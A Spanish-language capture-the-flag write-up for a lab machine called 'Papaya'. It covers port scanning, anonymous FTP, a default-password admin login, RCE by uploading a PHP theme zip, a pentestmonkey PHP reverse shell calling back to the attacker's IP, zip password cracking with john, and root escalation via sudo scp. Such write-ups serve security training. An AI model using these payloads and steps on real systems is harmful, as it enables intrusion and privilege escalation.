

PAPAYA

Primero buscamos la ip de la máquina en la red:

```
arp-scan -I ens33 --localnet
```

```
192.168.0.49    08:00:27:06:01:61
```

Vemos que esta es la IP por la dirección MAC, ya que las máquinas de virtual box empiezan por 08:00

Ahora vamos a hacer el reconocimiento de puertos:

```
nmap -sS -p- --open --min-rate 5000 -n -Pn -vvv 192.168.0.49 -oG allPorts
```

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack ttl 64
22/tcp	open	ssh	syn-ack ttl 64
80/tcp	open	http	syn-ack ttl 64

```
nmap -sCV -p21,22,80 192.168.0.49 -oN fullScan
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 bb:05:10:69:18:eb:e3:44:2c:a7:68:98:d0:97:01:20 (ECDSA)
|_  256 65:41:aa:54:a6:b7:f7:2a:04:2e:c4:6a:c0:4d:10:35 (ED25519)
80/tcp    open  http     Apache httpd 2.4.59
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Did not follow redirect to http://papaya.thl/
MAC Address: 08:00:27:06:01:61 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lo primero que vamos a hacer es meter en /etc/hosts la ip junto con la redirección a papaya.thl:

```
192.168.0.49 papaya.thl
```

Ahora vamos a probar a acceder como anonymous al ftp:

```
> ftp 192.168.0.49
Connected to 192.168.0.49.
220 Servidor ProFTPD (Debian) [::ffff:192.168.0.49]
Name (192.168.0.49:romy): anonymous
331 Conexión anónima ok, envía tu dirección de email
Password:
230 Aceptado acceso anónimo, aplicadas restricciones
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |
```

Vemos que podemos y que hay un archivo secret.txt:

```
ftp> ls
229 Entering Extended Passive Mode (|||60541|)
150 Abriendo conexión de datos en modo ASCII para file list
-rw-r--r--  1 ftp      ftp      19 Jul  2 15:26 secret.txt
226 Transferencia completada
```

Nos lo traemos y observamos:


```
ftp> get secret.txt
local: secret.txt remote: secret.txt
229 Entering Extended Passive Mode (|||9529|)
150 Opening BINARY mode data connection for secret.txt
100% |*****
226 Transferencia completada
```

```
> cat secret.txt
```

	File: secret.txt
1	ndhvabunlanqnpbñb

Tenemos esta cadena que puede ser una contraseña aleatoria o puede estar cifrada. Ahora vamos con al web.

De primeras vemos un login:




Y en el inicio vemos que hay un usuario admin:

- Latest Member: **admin** -

Intentando acceder con credenciales por defecto, vemos que podemos acceder con admin:password. Ahora buscando en internet, vemos que esta versión es vulnerable a un RCE, por lo que vamos a ejecutarlo:

Primero vamos al apartado temas:



Y ahí donde pone browse tenemos que subir un archivo .zip con un archivo .php, y dentro un comando de php, en este caso para probar vamos a usar id:

```
<?php echo system('id'); ?>
```

Installed Successfully

test was installed successfully.

Back

Y si vemos la url:

uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)

Ahora vamos a modificarlo y vamos a mandarnos una bash:

En mi caso voy a coger la de pentest monkey:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey
/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.34';
$port = 443;
$chunk_size = 1400;
$write_a = null;
```

```
> nc -nlvp 443
listening on [any] 443 ...
```

Y estamos dentro:

```
$ whoami
www-data
```

Encontramos un usuario papaya y a mayores pass.zip el cual nos vamos a pasar con un servidor por python:

```
www-data@papaya:/opt$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
> wget http://192.168.0.49:8080/pass.zip
```

Ahora lo decodificamos:

```
> zip2john pass.zip > hash
```

```
> john hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost an
Almost done: Processing the remaining b
Proceeding with wordlist:/usr/share/joh
Proceeding with incremental:ASCII
jesica (pass.zip/pass.txt)
```

Y abrimos el txt:

```
cat pass.txt
```

	File: pass.txt
1	papayarica

Y accedemos por ssh a papaya.

```
papaya@papaya:~$ whoami
papaya
```

```
papaya@papaya:~$ sudo -l
Matching Defaults entries for papaya:
    env_reset, mail_badpass, secure

User papaya may run the following c
(root) NOPASSWD: /usr/bin/scp
```

Y ahora para escalar a root:

```
papaya@papaya:~$ TF=$(mktemp)
papaya@papaya:~$ echo 'sh 0<&2 1>&2' > $TF
papaya@papaya:~$ chmod +x "$TF"
papaya@papaya:~$ sudo /usr/bin/scp -S $TF x y:
```

```
# whoami
root
```

Y ya somos root.